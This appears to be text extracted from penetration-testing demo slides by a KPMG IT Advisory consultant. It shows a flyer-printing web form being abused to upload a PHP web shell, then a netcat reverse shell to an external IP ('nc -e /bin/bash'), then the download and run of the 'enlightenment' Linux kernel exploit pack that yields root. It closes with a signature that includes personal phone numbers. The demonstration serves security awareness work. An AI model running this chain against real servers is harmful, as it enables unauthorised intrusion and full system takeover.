Auf diesem zweiseitigem Infoflyer können Sie neben Textblocken auch das Imagebild auswählen oder alternativ ein eigenes Bild einfügen.
Umzug quer: Seite 1
Ortswechsel ab
25.11.2006
Bild
Bild manuell
D:\Documents and Settii
Durchsuchen...
Umzug quer: Seite 2
Anschrift
Mo.-Fr.
9.00 Uhr - 18.00 Uhr
Sa.
9.00 Uhr - 13.00 Uhr
Angaben zum Druckauftrag
Auflage (Stck.)
100
weiter zur Vorschau »
Fertig


Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe
http://r de/index.php?id=67&no_cache=1&tx_cdr :_pi1[mediaID]=31&tx_cdı _pi1[code]=SINGLE
Google
http:// _pi1[code]=SINGLE
PDFlib exception occurred: [2434] : Unknown image type in file '/srv/www/vhosts/ ı/uploads/pics/user_test2010.php'
Fertig


Chantals Shell 1.0 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://tools.example.com/uploads/pics/user_2010.php
go!
id
uid=30(wwwrun) gid=8(www) groups=8(www)
Done
Apache/2.2.3 (Li...
PHP/5.2.10
Proxy: Burb
none


Chantals Shell 1.0 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://tools.example.com/uploads/pics/user_2010.php
./nc -e /bin/bash 81.209.145.173 80
go!
./nc -e /bin/bash 81.209.145.173 80
jan@chantal: ~/demo
[jan@chantal:~/demo] sudo nc -l -n -v -p 80
listening on [any] 80 ...
connect to [81.209.145.173] from (UNKNOWN) [ ] 35531
id
uid=30(wwwrun) gid=8(www) groups=8(www)
Waiting for tools.example.com...
Apache/2.2.3 (Li...
PHP/5.2.10
Proxy: Burb
none


jan@chantal: ~/demo
uname -a
Linux [redacted] 2.6.16.46-0.12-smp #1 SMP Thu May 17 14:00:09 UTC 2007 x86_64 x86_64 x86_64 GNU/Linux
wget http://www.securityfocus.com/data/vulnerabilities/exploits/enlightenment-091009.tgz
--10:07:38-- http://www.securityfocus.com/data/vulnerabilities/exploits/enlightenment-091009.tgz
=> `enlightenment-091009.tgz'
Resolving www.securityfocus.com... 205.206.231.12, 205.206.231.13, 205.206.231.15
Connecting to www.securityfocus.com|205.206.231.12|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://downloads.securityfocus.com/vulnerabilities/exploits/enlightenment-091009.tgz [following]
--10:07:39-- http://downloads.securityfocus.com/vulnerabilities/exploits/enlightenment-091009.tgz
=> `enlightenment-091009.tgz'
Resolving downloads.securityfocus.com... 205.206.231.23
Connecting to downloads.securityfocus.com|205.206.231.23|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12,933 (13K) [application/x-gzip]
OK .......... .. 100% 42.77 KB/s
10:07:39 (42.77 KB/s) - `enlightenment-091009.tgz' saved [12933/12933]


jan@chantal: ~/demo
tar -xvzf enlightenment-091009.tgz
enlightenment/
enlightenment/exp_framework.h
enlightenment/exp_cheddarbay.c
enlightenment/pwnkernel.c
enlightenment/exp_therebel.c
enlightenment/run_exploits.sh
enlightenment/exp_wunderbar.c
enlightenment/exploit.c
cd enlightenment/
run_exploits.sh
/bin/bash: line 11: run exploits.sh: command not found
./run exploits.sh
Compiling exp_cheddarbay.c...
Compiling exp_therebel.c...
Compiling exp_wunderbar.c...
[+] MAPPED ZERO PAGE!
Choose your exploit:
[0] Cheddar Bay: Linux 2.6.30/2.6.30.1 /dev/net/tun local root
[1] The Rebel: Linux < 2.6.19 udp_sendmsg() local root
[2] Wunderbar Emporium: Linux 2.X sendpage() local root
[3] Exit
> 2
sh: no job control in this shell
:/tmp/enlightenment # id
uid=0(root) gid=0(root) groups=8(www)
:/tmp/enlightenment #

**Jan Kästle**
CISSP
Senior Associate
IT Advisory

Alfredstrasse 277
45133 Essen
Germany
jkaestle@kpmg.com

Tel. +49 (201) 455-8935
Fax +49 1802 11991-6654
Mobile +49 174 3003825

KPMG Deutsche Treuhand-Gesellschaft Aktiengesellschaft
Wirtschaftsprüfungsgesellschaft